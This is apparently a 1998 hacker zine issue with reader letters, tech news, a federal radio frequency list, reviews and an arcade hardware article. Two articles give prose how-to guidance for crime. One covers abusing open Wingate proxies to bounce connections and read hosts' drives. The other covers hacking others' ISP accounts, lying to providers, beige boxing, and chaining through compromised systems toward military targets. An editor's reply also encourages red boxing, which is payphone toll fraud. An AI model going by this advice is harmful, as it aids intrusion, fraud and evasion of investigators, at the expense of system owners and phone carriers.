I enjoy your read, keep up the good work. Here's a couple of snaps of some interesting camera positions that have been popping up on the top of poles in the town of Kennewick, WA. I also noticed similar cameras while visiting Las Vegas (where one would expect to see anything.) Back to WA state. How could one find out the monitoring end of these devices without raising any dust, if you know what I mean? The camera count has risen from four to ten within the last six months. They seem to be near police stations and other city owned properties. I guess it doesn't take a rocket scientist to figure out who's behind this invasion. It rips my ass to think most folk take this shit for granted. Our privacy is being envaded at every level and it's time the tables were turned.

name withheld
Pasco, WA
Routed> U.S. Snail Mail

We see these things all over the place, too. *Look at page 55.*

Dear Blacklisted!

I've been reading your zine for awhile now. I just thought I'd write in to help "tofm". From my experience, all he has to do to get that LED light working is simple.

-Take it to a friends house.
-Use a phone cored and plug it into a wall jack.
-Go home and call your friends number with your modem.
-From here you should be able to change the design, ect.

Please write in and tell us readers if it worked.

Also, do you know of any ECSC in Southern MN?

Thanks

Bombtrack
(location withheld)
Routed> U.S. Snail Mail

We don't know of any ECSC-like places in that area. Perhaps one of the readers knows of such a place? Anyone?

Dear Blacklisted 411,

I have a couple of questions for you, so hear me out that I'm still new on this subject. I know that red boxing still works but to my expense, would it be worth the money to make one or to use a program emulator (like the box of many colors) and record the tones of that program? Or do I just play the tones into the reciever? Thanks for your time.

The New Guy
Nisswa, MN
Routed> U.S. Snail Mail

Would it be worth it for you to build the unit? Sure it would be worth it if you're into the whole learning idea which you should know all about... Spend the few bucks and the time. It's a lesson that reading about can never replace. Then, grab that little program, run it on your computer, play the tones into a microcassette recorder or digital keychain recorder and get that lesson under your belt, as well. If you want to learn, do it. If not, just read about it.

Yo BL 411!

First of all, yer magazine kicks ass. I got a couple problems. For yer monthly meeting (in Cleveland), I tried to get ahold of Digiphreak but err...I think he is dead or something? his voice mail has been disconnected and email returns cause his email addy doesn't exist. So, does yer metting in Cleveland still happen? If so, where could I get the info on it? Could you possibly go back over hacker ethics cause some people still think hacking is when you reformat the hard drive just cause you can. I have one further request. You have the "unibombers manifesto" and you were giving it out, could I possibly get a copy of it, please? Sorry got 2 more quick questions. Do you know the call back number for area code 440? It is a Cleveland area code and I snapped two pics of inside of those big gray telco boxes similar to the ones on the cover of Volume 5 Issue 1. But it shows the internal, (all the wires wanta tamper with em) not external. Would you like a copy of them, if so, scanned or original pictures? Please write back through snail mail.

^deNial^
Bay Village, OH
Routed> U.S. Snail Mail

Ok, I've got a tiny bit of room left for this last letter, so here goes. Will look into Cleveland metting. Read back of issue for info. Send original pics. Sure you can have a copy of the manifesto. Someone send in ringback for 440. I'm outta here.

News and Updates

NATIONS CABLE TV CUSTOMERS GETTING A BREAK?

Cable television customer's who for years have been forced to rent cable boxes for years may finally have a choice in the matter. The Federal Communications Commission had set in forth the one of the parts of the 1996 telecommunications law passed by Congress which would allow cable television customers the ability to own their own cable box.

Sources inside the FCC has stated that customers would be able to choose from stand-alone set-top units as well as VCR's, TV sets and other units sometime in the third quarter of 2000 in time for the christmas selling season. These regulations would apply to current and future analog and digital cable boxes.

The new cable units would be able to work with any of the over 10,000 nationwide cables systems that supply the roughly 65 million customers. These units while allowing reception of programming would not include any security measures. Cable customers would need a security card which would be supplied by cable TV companies when the cable in turned on. These cards are similar to the "smart card" required by many digital satellite systems.

Pricing for the new units would range from about $25 to $100 depending on features and whether it is a stand-alone or integrated into other devices such as TV's and VCR's. These prices are much more favorable for cable customers then the $2 to $5 a month that they currently pay.

Not only will the new cables units be affordable but it will increase coemption from consumer electronic companies allowing cable customers more choices. Other benefits are that customers would be able to use the unit anywhere in the nations but would finally be able to watch one premium channel and tape another.

HACK THE PLANET, OR AT LEAST THE UNITED STATES

The U.S. Government has always been a favorite for hackers looking to test their skills. A good percentage of these hacks have been to the Department of Defense (DOD). The DOD has long been the prime target for hackers looking to test their skills. Hackers often see the see the DOD as the final test of their ultimate supremacy as one of the hack's to end all hacks.

U.S. Government hacks happen on a daily basic but most are minimal threats. But in February several successful hacks were made against military systems, the same time that our military forces were being made ready for a possible attack on Iraq.

These are but just a few of the half dozen substantial hacks that have been launched that have been investigated by the Pentagon and FBI from February to June of this year over half dozen substantial attacks have been launched against U.S. Government computer systems. This information was conferred to the Senate Judiciary Subcommittee on Technology, Terrorism and Government information by Michael Vatis, the chief of the newly created National Infrastructure Protection Center (NIPC) of the FBI. The NIPC was formed in response to

concerns about the safety of our national computer system. The NIPC focus is to detect, deter, warn, investigate and respond to unlawful acts that involve a threat or intrusion against vital infrastructures.

Other measures have also been taken as President Clinton signed two new directives this May to strengthen our defenses. Alliances have also been formed with public and private groups to form create a united strategy against these hacks and more conventual terrorism attacks. Word to the wise watch out.

ANOTHER CRACK IN WIN-doohhh's ARMOR

Windows NT has yet again proven how little security it offers users.
A new bug was recently discovered in Mircosoft's Point to Point Tunneling Protocol (PPTP) that would allow hackers access to significant portions of the operating system. Hackers would have access to passwords and confidential data as well as break encryption scheme's and lock users out of the network.

Microsoft is aware of the problem and says that they are working on fix. Other's such as Peter Mudge, director of a group of white-hat hackers (who seek to report flaws and not exploit them), say's "there's no real way to fix it" because it's so severe. Microsoft disagree's with Mr. Mudge's opinion. The fact's remain that this is so far one of over a dozen major bugs to pop up with NT this year. User beware, especially in network use.

CRACKING COMPETITION

Electronic Frontier Foundation (EFF), a non-profit civil liberties group based in San Francisco was the winner in an industry code breaking contest this July. The purpose of the contest was to see if a widely used method of electronic data scrambling could be cracked, and how long it would take. The EFF team cracked the system in less then 72 hours. This information was very upsetting to the financial industry as they use a similar system to protect bank and credit card transactions. Certain Clintion administration policies regarding data scrambling has also come into question as a result on the contest. The end result leaves a bad taste in the public mouth who rely on the security measures on a daily basis for all their ATM, Bank, Credit Card and Internet transactions.

Digital Television Security Threatened

Digital TV is due to start broadcasting here in the United States during November but a formal copy protection scheme has yet to finalized. Hollywood studio's are the hold up once again just as they were last year with the Digital Versatile Disc (DVD) format.

The hold up is going to hurt everyone in the long run with the exception of hackers. As some of us know early DVD players from several manufacturers allowed consumers the ability to shut-off copy protection with the flick of a switch which feel through the cracks. This may be the same situation with Digital TV as manufacturers will be rushed again to get products to market at the last minute and weak spots in the copy protection are sure to pop up.

The problem is several fold with some Hollywood studios refusing to endorse the standard and manufacturers not able to get needed parts in time for the November introductions. The standards for the copy protection were supposed to be a done deal after a year of discussions settled on an encryption standard called "M-6" to be used on a de facto industry standard IEEE 1394 serial interface.

Problems abound as the M-6 encryption system in considered a "lightweight" by some in the industry and the fact that manufacturers have been unable to get a 1394 interface chip that can handle the M-6 encryption. These unresolved interface problems while they will not delay digital TV broadcast may well delay standardization of the future Open Cable systems which rely's on IEEE 1394 as well.

Manufacturer's have been quite open with the fact that the new digital units are prone to hacking, maybe hoping to get Hollywood to realize it doesn't make a difference to hold out on one thing because NOTHING is hack proof. For the so inclined Jack Chaney of Samsung admits that "there are a lot of other places inside a set-top or PC where professional hackers can tap in if they are serious about illegal copying." The interface between the MPEG decoder and SDRAM is "totally unprotected" Chaney went on to say.

What all this means to the rest of us that we're going to have to end up waiting for products which will be rushed out the door and offer limited functionality or reliability. The fact remains that if hackers want to get into a system, and system it will be done. There are just too many people, with too much time, and too many imperfect or bad designs that make the system vulnerable. Maybe the Hollywood studios should just relax, aren't they making enough money?

FEDERAL GOVERNMENT FREQUENCY LIST

(Continued from page 33)

FEDERAL GOVERNMENT SHARED

165.850 Tactical
408.40
418.05 National Fire Protection Agency - Boston
418.075

U.S. DEPT. OF LABOR

162.900
163.750
164.700 KY
168.350 W. VA
173.6125 Ohio
406.200 Ohio
406.200 Portables

US MARINE CORPS

Base - Quantico, VA

140.100 Crash Crews
149.100 Police Ch 1
149.130 Police Ch 2
149.350 Fire Dispatch
149.450 Ambulance Dispatch

DEPT of STATE

Diplomatic Protection Service

165.6125 KHA200 New York UN Security paging
166.1000 KHA200 New York UN Security
168.2250 Washington Foreign Service Security
170.5750 New York
407.2000 New York NY City - White Face Mountain
407.6000 New York NY City - White Face Mountain
409.6250 New York
409.7000 New York NY City
411.150r input 407.20 - Boston Diplomatic Security
414.6750 Washington Blowtorch F2
414.850r Washington Boardwalk Embassy Prot
414.9500 New York Boardwalk
414.9500 Washington Orange F1 Uniform Division
414.9750 Washington F4
415.6500 Washington
415.8750 Washington
415.9750 Washington

FEDERAL EMERGENCY MANAGEMENT AGENCY

5.2110
10.4939
16.9500
139.3500
143.0250
143.2500
167.975

NATIONAL FIRE PROTECTION ASSOCIATION

418.050r input 408.40 Braintree, MA

NATIONAL PARK SERVICE

166.725 Park Police Channel 1
166.925 Park Police Channel 2 Dispatch
163.1250 Virginia Manassas Battlefield
164.475r input 165.4125 New Jersey Parks
164.425 Minuteman National Park Operations MA
166.325r input 166.925 Gateway Recreational Area
166.3500 Baltimore Fort McHenry
166.725r input 167.075 Washington Park Police '100'
166.7750 Boston National Park Operations KCA711
166.8500 Washington Park Police F3 R.Creek Pwky
166.900r Long Island - Fire Island
166.900r input 166.300 Shenandoah Park VA
166.925r input 165.925 WA Police F2 '200' GW Pkwy
166.950 Boston National Park Operations KCA711
166.950r input 166.350 Lowell, MA National Park Op.
166.9500 input 166.350 - Maryland R C & O Canal
166.9500 Harpers Ferry Park , MD
167.0750 New York Park Police Gateway Recreational Area
167.0750 Washington Park Police F4 '400' BW Parkway
168.4750 input 169.175 Prince Will Forest, VA
168.5500 New York F4 Gateway Recreational Area
171.725r 172.525 input -Cape Cod National Seashore
171.725 Cape Cod National Seashore simplex
172.400r New York Central Park
409.050 JFK Center Washington
411.6250 Washington Park Police
411.7250 Washington link to f2 on 166.925
411.8250 JFK Center Washington
411.8250 Washington Park Police
411.9250 Washington Park Police
411.9250 Washington National Vistor's Center
416.125r input 417.725 Washington train
417.8250 New York Park Police link to 166.325
417.9750 Virginia Wolf Trap Farm

NATIONAL TRAFFIC SAFETY BOARD

166.1750

OTIS AIR FORCE BASE

165.0375 PAVE PAWS
171.3375 Rescue
173.5625 Fire
173.5875 Crash / Rescue

NATIONAL MARINE FISHERIES

163.225r 162.050 input Boston & Newport,RI Repeaters
163.225r 162.100 input Cape Cod, Portsmouth NH

THE PENTAGON

36.510 Base Link
36.710 MP's
36.990 Fire

U.S. POSTAL SERVICE

Inspectors

414.750r Ch 1
414.750 Ch 2
415.050r Ch 3
415.050 Ch 4
164.5000 Maryland Largo Mail Handling Facility
164.9875 NJ truck operations
166.3750 New York truck maintenance operations
169.0000 New York Inspectors
169.1125 NY Long Island
169.6000 New York Inspectors Ch3
169.850r New York Inspectors
173.6125 New York Kennedy Airport
173.6375 Long Island Hicksville, NY
173.6875 Long Island
417.6500 Rockville, Maryland Training Center
418.3000 Washington Security KIB754

FEDERAL RESERVE BANK

413.9250 Washington Security

DEPT of HEALTH, EDUCATION & WELFARE

171.2375 New York
411.450r HEW NIH Bethrsda, MD Security
LIBRARY OF CONGRESS

411.4000 Washington Security

N A S A

170.1750 Washington - Dulles Airport
408.150r Goddard Ctr - Greenbelt, MD maintenance

NATIONAL BUREAU OF STANDARDS

164.0250 Maryland messenger Gaithersburg, MD

166.175r input 169.025 Gaithersburg, MD KGB548

SMITHSONIAN INSTITUTE

169.0375 Washington F1 Security KFX752
169.200r Washington F2 Security
169.7250 Washington National Zoological Park Police
U.S. SUPREME COURT

163.2750 Security

UNKNOWN

165.2625
168.3250 Traffic at 8AM

WINGATING THE NET

^cronus^
29/06/98

Wingate is a software package for Windows available for download over the net. It allows many computers to connect to the Internet by first connecting to a single computer over an Ethernet. That one computer has net access and it bares the grunt of the net traffic for all the computers. It comes with several security flaws already present.

Port 23 is open from the basic system preferences. It can be blocked or restricted to password access only, but comes open. You can Telnet to port 23 on a Wingate system. It will then give you a prompt such as 'Wingate>' you can then use that prompt to bounce yourself to another system. You simply need to enter the address of the system you want to connect to, a space and the port number.

A possible address would be 'www.Whitehorse.gov 23' but I don't suggest you actual connect their. This flaw in the software allows you to use a Wingate system to bounce your connection across the net. This might be useful if you wanted to get onto a server that you have been banned from, very useful of IRC hacking. To hide your real IP when you are using IRC, so that you can't be nuked, banned or k-lined. Also if you are doing some hacking and you want to hide your real location, then bouncing off a Wingate can be extremely useful.

Another exploit in the Wingate system is port 8010. Connected to port 8010 on a Wingate IP in your browser, you will get a listing of the hard drive that the program is installed on. Accessing the log files on the Wingate system will be able to get you some user names and that might be useful to hack the Wingate machine or even to hack the computers that have been accessed from the Wingate host.

Wingate systems by their nature are lagged and quite slow because they are handling the traffic of many computers connected to the net. But still they are extremely useful. Before you can use Wingating to bounce around the net, you need to actually have the IP address for an Wingate system. Many people on-line are willing to trade IP addresses, but the best method of obtaining them is to scan for them. You could simply scan by hand, trying the IP addresses from people on IRC and the IP addresses around the original one. But it is so much easier to download a program from the net that scans the IP numbers for you. This is a very quick and easy method of collecting them.

These file as well as many others are available on my site;

http://homepages.iol.ie/~cronus
cronus@iol.ie

CDROM REVIEW

Provided by THUD Magazine
Edited by Short Fuze

Title: *Choonz & Warez*
Maker: *Iron Feather Journal*
Type: *Double CD Set - Music/Data*
Cost: *$16.00 (Postage Paid)*
Included extras: *Free copy of Iron Feather Journal*
Address: *P.O. Box 1905, Boulder, CO 80306*

I must say I found IFJ's double CD set very refreshing. Although it does not contain as much raw data as on other warez related CD's I've seen this one makes up for it by introducing me to some unusual musical talents.

There are two CD's in this set. The first is all music, the second is a mixed media ROM and audio. All together there are 36 audio tracks. Many of them are just little 10-15 second shorts. There are, however, some very professional and very well composed tracks that I thought were very good. Among my personal favorites were "Hall of the Inverted Mushroom" by Multicast, "The Birth" by Feral, and a really cool remix of the AC/DC song "Dirty Deeds Done Dirt Cheap" called "Deadly Deeds" done by Deadly Buda. All in all you should force yourself to take the time to listen to these examples of audio artistry. You may be surprised at you you may find you like! Oh, and you'll find a track of Red Box quarter tones, too!!! :)

Anyway, on to the Warez!!! The ROM portion is all set up in HTML code so all you have to do is load up your favorite web browser and load up the index.HTML file. From there you can navigate your way around the CD and find all sorts of useful info. There is such a large array of different items that I'm sure there's gonna be something useful to be found for everyone.

In one section you'll find tons of images. There's various logo's and pics of people, posters, places, and things that probably were influenced by vast amounts of illegal substances from the sixties!! Also, you'll find animated GIFs as well in addition to some tileable cells which are excellent for backgrounds on webpages. All these images are presented for your use. It's a great little source of material for spicing up your webpage or personal publications.

Next, your gonna find one hell of a huge section on audio files. We're not talking your simple pile of strange and bizarre sound .WAV files, although there is quite a collection of those. There's a large collection of MIDI files as well. There's even a few Real Audio files for your listening pleasure. And for all you home audio studio technophile types you're gonna find some drum loops and groove samples for your favorite drum machines. Heck, there's even some files on how to hack your favorite drum machine. Oh, you'll also find a couple of MOD files too, although I would have liked to have seen more. I personally know there's some really awesome stuff that was done on those Amiga's out there and would really like to see more of it brought out for the IBM users of today.

Now for the goodz. Just take a look through the resources section and you're gonna find all sorts of philes on hacking, cracking, phreaking, survival, information warfare, even drugs (although I personally think that could have been left out). There's even a whole section on MIDI hacks. This CD really is musically oriented and influenced. There's also a section which is taken from the Group 42 Sells Out CD-ROM. There's also some religious works for all you philosophical types. Oh, and lest I forget, there's also a nice big list of serial numberz...no warez archive can be without your serial numberz...they make the world go round!!!

I thoroughly enjoyed the 2 CD set. The music was great and the information useful. This is definitely an all around try to please everybody piece of work that I think definitely succeeds in doing so.

Caught in the Blacklisted! Web

By Ender Wiggin

Here it is! The most eagerly anticipated column in this magazine – Caught in the Blacklisted Web with Ender Wiggin! Listed here for your undeserving eyes are some of the most unusual and informative sites on the Web! And from the kindness of my heart, I provide this column to you in almost every issue of the glorious mag for your surfing pleasure! Just remember, if you have any sites you think should be listed here, send them to Ender Wiggin care of the magazine, and I will most likely put it in!

Bertino's Blueprint Page - http://www.calweb.com/~bertino/bp.html

So, you say you the curious type who likes gawkin' at blueprints? Well check these out – they just happen to be photographs of the blueprints for several Disneyland and Walt Disney World attractions! It just doesn't get much better than this! You'll find everything from the plot of The Haunted Mansion to the original plans for Mickey Mouse Park (later to be changed to Disneyland) and the plans for the Carolwood Railroad, Walt's own backyard railroad! This site is a real treasure-trove for Disney enthusiasts and the curious alike, and there are still more plans on the way!

The Trash Cans of Disney - http://www.swt.edu/~CS22517/

Provided by Codie, a custodian at Walt Disney World, this site gives an unusual insight into something you never think of when visiting theme parks – Trashcans! Yet Disney spends up to $5,000 (!) to bring them to you! This site shows photos of all the different trash can styles around Walt Disney World, and the wondrous artwork that graces them (check out the Toy Story trashcans!). Also provided are descriptions of the cans themselves and the routine for emptying them (actually quite interesting!). Codie also tells why being a custodian is one of the best jobs at Disney, especially from a hacker's point of view!

The PC Arcade - http://dspace.dial.pipex.com/dodge/

Remember all those old classic arcade games? Y'know, Ikari Warriors, Frogger, Galaga, Donkey Kong, or my favorite, Terra Cresta? The games were simple, but so addictive you would go through a week's allowance in one day? The days of those great games may seem long gone now, but they're not! No, they can live again one your very own PC! Jump to this site and you will discover programs call emulators which will allow you to play just about every old game imaginable, on every old system imaginable – from Atari 2600 to the Sinclair Spectrum! And this site has it all – it is quite possibly THE MOST complete site for emulators in the world. There are emulators of every flavor to be found here – in fact, if it's not here, it probably doesn't exist! There are even discussion boards so you can talk about your favorite EMUs or get help if the one you're trying goes awry. Check this site out, and stop wasting those quarters at those "vintage" arcades!

EMU2K - http://szczecin.top.pl/~duddie/

So you say you don't like any of those emulators, you prefer to play modern-day Playstation games on your PC? Whelp, try this one on for size! If you can handle the stiff requirements (oh, a little Voodoo card here, a PII 266+ there), you can run this nifty little emulator. Of course, it would prolly be cheaper to buy the real thing!


Players Who Suit MUDs - http://journal.tinymush.org/v1n1/bartle.html

On the surface, this site appears to be just another boring thesis written by a Brit with no pretty pictures or anything else you've come to expect from the WWW. But as you read into the paper, you find that it is actually quite fascinating. This paper is an analysis of the type of people who play MUDs (Multi-User Domains), a type of online social game that bears a resemblance to Dungeons & Dragons. You will discover what type of people seek what in a MUD, and why. Whether this is the first time you've ever heard of a MUD, or you've been playing them for years, this analysis of the phenomenon is a worthwhile and interesting read!

Satan On Dining - http://www.brunching.com/features/feature-satanondining.html

Oh dear, you've committed a faux pas while dining out in high society – you didn't know when you were supposed to use the myriad of utensils placed in front of you, or even what half of those things were for! Well, let the ultimate authority on fine dining instruct you on what to do – that's right, the original charming devil himself, Satan. Beezelbub has taken a few moments from his busy schedule of snacking on the souls of sinners to write this very informative guide on fine dining. After reading this entertaining guide, you are guaranteed to be prepared for any future Dining Hell you may be subjected to!

Tony's Workshop



This month, we will investigate the workings on the Exidy 440 system. This system was far ahead of its time which resulted in a rather monstrous sized game board which drew about 8 amps of power. The 440 is best known for its introductory game of Crossbow. Some other games which appeared on the system include Combat, Cheyenne, Chiller, Clay Pigeon, Top Secret, Crackshot and Showdown Poker. Chiller attracted major attention to itself on release. Exidy had undergone a bout of bad publicity with the release of Death Race 2000, a game in which you run over people in a graveyard.

With the release of Chiller, Exidy promised that "this game would make Death Race look like a gumball machine!" And they were right. Even today, Chiller stands as THE grossest game ever made, much bloodier and gorier than the supposed high watermarks of today such as Mortal Kombat or any of the Doom clones or Doom itself. Chiller literally made all of these look like a Disney movie.

Let us take a technological look into the heart of the 440 system. We begin by looking at the main CPU. It is a 68B09E base with 32K of EPROM and 4K of program RAM. A 28C04 nonvolatile RAM stores custom settings and encryption data. Several latch ports control the functions from this data bus.

The sound section is on the top PCB, and utilizes a 6802 CPU along with a DMA controller chip, a 6844. This is used to strobe the sound sample ROMs which are somewhat autonamous in their mode of operation. The program for the Sound CPU is 8 or 16K, with 2K of program RAM. The sound samples are arranged in 4 banks of 256K ROM memory. Each bank runs through a serializer into an MC3417 or MC3418 slope delta modulator. The way this works is that the serial sample stream instructions a voltage to rise or fall, depending on a capacitor charging and discharging point. (please see the previous article on Star Castle for another point on this method but in usage for video generation). Each of the sound channels is mixed through its own individual CA3080 operational amplifier. This part of the circuit is interesting because it uses an electronic voltage as a volume control. This is possibly the first arcade application of such a technique. A regular potentiometer is controlling a 4051 chip which strobes 8 channels nonstop. This creates 8 seperate volume control voltages as the sound CPU can set its own volume level for each channe. This creates a volume versatility never seen before in any other system. The volume levels go to each mixer op amp. After the sounds are mixed to stereo, dual amplifier circuits give enough power to run speakers.

The video section is no less interesting. The basic video section is composed of a bank of static RAM ***WHICH IS CONFIGURED AS A DYNAMIC RAM BANK*. This is truly bizarre for at the time, most companies were using dynamic RAMs to create screen memory. To my knowledge, this is THE only game system which used static RAM in this setup. It used 4 banks of RAM at 12K for each bank. Each bank could be addressed directly from the data bus or from the graphics ROM banks. Each bank also had its own serializer, allowing 4 serial graphic outputs for 16 colors. The 4 color outputs were then sent to control a pallette RAM setup and then to the video output transistors. The pallette RAM was also modifiable by the CPU. Screen resolution was set at 320 by 200, with 16 colors into a 256 color primary pallette RAM and a secondary 32,768 color final output. This allowed a color flexibility which was truly revolutionary for its time.

The picture graphic RAM was set up as a dual ported input RAM. The CPU itself could affect the RAM, or it could gain data directly from the graphics ROM bank library. This bank was set up as 34 bits wide, to load the RAM in a wide path. The ROMs were addressable via both CPU and the video timing bus, allowing a sort of automated load of the RAMs. Basically, the CPU would point to a section of ROM memory and it would take over loading whole chunks into the screen RAM.

The graphics design was VERY slow, but it worked with amazing flexibility. In fact, it was so slow that it would blank out the screen to give it time to draw the screen up, then it would fade the colors up in order to view the screen. Previous game designs would use a fairly simple screen background with small characters using sprites for the games. The 440 was the first to offer some absolutely stunning color graphics over anything available at the time.
The gun circuitry used an interesting technique of video counts. By this, the trigger pull would enable a register set. The photocell within the gun would seek the flying scan spot from the monitor, and on reading this, it would cause a set of registers to load with the vertical and horizontal addresses from the video timing bus. The addresses read would then form the x and y position of the gun aim.

Blacklisted! 411 Photo Gallery

Photo 1

Photo 2

Photo 3




Photo 4




Photo 5

Photo 6

Photo's were sent in by 367 of Douglasville, GA.

What we're looking at above (in pictures 1 through 3) is a crew installing an overhead camera system on one of Cobb County, GA's streets.

In pictures 4 through 6, we have a few shots of the inside of Cobb County, GA Traffic Management System. (This is where the pictures from those cameras end up)

Thanks for the cool pics, 367!!

Maybe somebody hid them behind another magazine...

Hacking the Trail

^cronus^

29/06/98

All hackers need to hide where they are hacking from. It is so essential to hide your location that it becomes instinctive for hackers. I shall discuss some techniques, both new and old, of hiding your real location.

The most important part of your hacking sequence is going to be your net account. If you are traced back to your ISP, then their logs will be able to tell the victim who you are, where you live and what you eat for breakfast. You can avoid being traced back to your own account by hacking someone else's net account and using that. Some Internet Providers allow you to set up a Guest account so you can test their services. If you can't hack another account on an ISP, then you should try to get your hands on a Guest account to hack from. It is necessary that you don't hack from your own account so that you aren't traced to your name and address.

Getting a Guest account should be easy enough. Contact an ISP and ask about their services. Then ask if you can have a Guest account to see if it compares to the others. You will need to give false information to the ISP so that you are safe. Also many companies over the net offer free shell accounts and these are perfect ways to hide your IP address. You connect to the shell account and do your hacking from there and so hide where you are coming from. Again you will need to give false information for that to so that you are totally safe.

If it isn't a net hack, but over the phone line, then you might want to hack on neutral ground. By this I mean with a laptop at a pay phone or even in an Internet cafe. Preferably one that allows you some privacy. You can connect a laptop to the side of pay phone or even the side of a house. This is called beige boxing and is used widely by phreaks. I have written a file on Beige Boxing that is available on my site http://homepages.iol.ie/~cronus as well as many other quality files.

After all this, you are still possibly being traced to your city and general location. So next you want to hide your geographical location, as well as your net location. There are several ways to hide your physical location. First is a practice that is making a huge impact on the net at the moment. Wingating can be used to 'bounce' your data packets off another system, to hide your IP address. This is a large topic and I have also written a file about this on my site http://homepages.iol.ie/~cronus as well as several other classic files.

Next is out-dials. These are diminishing fast, because of their use by hackers, but some universities still run them for their students. An out-dial is a computer that is set up to let you dial out over its modem to another computer. These can be used to call another system and from their you can hack away. This means that the trace can only go as far as the out-dial and then it would slow down any trace allot as anyone tries to move the trace to the university line. If the University is logging the connection then they will have your IP address. But if you are spoofing your IP address or if you are using another net account that isn't yours then this isn't a problem.

IP spoofing is an extremely complex and difficult technique used by hackers to hide their IP address. I can and will only skim the surface of spoofing, giving you enough information so that you can go and search for more information on your own. IP spoofing can be simply done by bouncing off another computer system such as a Wingate host. This is very easy, but also quite effective. If you have a shell account some where you can bounce off that. If you connect to an anonymous FTP server then you may be able to bounce off that and connect to the computer you intend to hack. If you have root access on an UNIX machine, then you can program a program to hide your IP address in data packets. My site at http://homepages.iol.ie/~cronus has some excellent files on IP spoofing.

The next big step for a hacker is to pack on a military system. Many hackers move on to high-grade computers like military ones because it presents more of a challenge. They are allot more worrying than a simple computer system, as they have far higher abilities to trace a connection. If you already have access to several smaller company or University systems then you might want to use them to bounce your connection though them in order to hide yourself.

The more connections you can make between you and the victim, the better you have hidden your location, your identity and your freedom. All this may seem like basic ideas that you would have used anyway. But you'd be surprised at how many elite hackers have been arrested because they got too big headed and neglected to use any protection. Also remember that you should change the route you take each time. This is so that over a few different hacking sessions you aren't slowly traced section by section. If you change the route often then you will make each trace a brand new one.

And remember - Paranoid People Live Longer...

EYEBALLING U
by the GOLDFINGER

Prepare to be scrutinized very closely. A new ID system is about to change banking, and virtually eliminate fraud, and privacy for that matter. The new system will be coming to a bank near you soon. The touted "benefits" of this system will allow banks to offer higher-value ATM services beyond the withdrawal of cash. Enhanced services will likely include deposits, larger cash advances, transfer of funds between accounts and bill payments.

What is this ID system? I'm glad you asked. Optical scanning units consisting of a standard video camera, coupled with lighting enhancements and special software will be able to validate a bank customers identify within seconds by imaging the iris (the colored portion of the eye). After encoding the image and comparing it with a previously stored code already on file, ATM access is automatically approved. The iris is as unique as a fingerprint so it can't be defeated. At least that's what Sensar, Inc. Is betting on.

Sensar was founded in 1993 and is a spin-off of the Samof Corp. An international advanced technology R&D organization. Sensar holds the exclusive rights to this computervision technology for use on a worldwide basis with the iris ID system. I don't know about you, but I get a little nervous when I hear plans that include the phrase "for use on a world-wide basis".

The system requires no customer participation and works even if the individual is wearing glasses or contacts. Electronic transactions by consumers are growing, especially at ATM locations. Last year over 30 billion transactions were processed, and that figure will continue to grow. Everyone is concerned about fraud, and the need for a more secure personal ID has become more important.

Sensar claims that its patented new technology cannot be bypassed or compromised in any way and could eventually eliminate the need for PIN numbers. I'm down for safer banking, but this system leaves a bad taste in my mouth. It doesn't take a rocket scientist to envision future scenarios where this technology could prove very troubling indeed.

Ready or not, get prepared to be "eyeballed" the next time you visit your ATM because the company has a multimillion dollar multi-phase agreement with Citicorp for direct marketing of it's products into the financial services scene ...

GREETZ FROM THUD MAGAZINE

Hey everyone, this is the crew over at THUD Magazine. Now, everyone, please spell along with us:

The Hackers Underground Digest

Yep. We're a new hacker rag done by a small group of people from the Blacklisted! 411 crew. We got together and formed our own hacker zine for the world to enjoy. This project is to compliment the Blacklisted! 411 zine and co-exist without competing. Afterall, how can we compete? Hackers are info h-u-n-g-r-y! MORE INFO!

Since we just started up, we're still on the lookout for anyone who wants to help us out. We need photographs, drawings, articles, letters, schematics, projects, review items and anything else you might want to send to us.

We're not intending on sounding like a charity case - in fact, we have tons of really kewl material to print - just check out our first couple of issues and see for yourself. We just think it'd be the right thing to do asking the hacker community for their input - because, afterall, this magazine is for the hacker and by the hacker. Besides it's a great way to meet new people and get a free subscription out of it, too.

So, send us some cool shit.

We'll send you a free 1 year sub.

Hacker community, this is your chance to say something and get it in print. Seems like there's not too many of us as there were only a decade ago. So, take this opportunity right NOW and speak up. We're not going to prejudge anyone, so send in your thoughts, ideas and whacky and insane compilations right away.

THUD Magazine Jumpstart Project
P.O. Box 2521 Cypress, CA 90630

Deadlines:

(Winter 1998/3rd quarter)

Articles - October 1st, 1998
Display ads - September 20th, 1998
Classified ads - October 1st, 1998
Meetings - October 1st, 1998
Artwork - September 20th, 1998
Pictures - September 25th, 1998

Subscriptions can still be backdated to the January 1995 first quarter issue, if preferred. We have a new supply of Volume 2, Issues 1 and 2 available, so there's no need to rush.

Volume 1 will be available again sometime soon. We need YOUR VOTE: Should be make vol. 1 availabe in 12 single issues OR a compilation of all 12 in ONE book?

Who knows! We sure don't know.

PANIC! Look really hard. Trust NO ONE!

Monthly Meetings!

Interested in meeting up with some of the Blacklisted! 411 readers? Well, we're starting to set up meetings in different areas all over the U.S. and anywhere else. Monthly Blacklisted! 411 meetings are held the first Sunday of each month at 1pm.

Florida

(813 Area Code) - Tampa/Brandon
Brandon Town Center - between the food court and the arcade by the payphones.
Hosted by: Desolated Dream - ddream@cyberspace.org

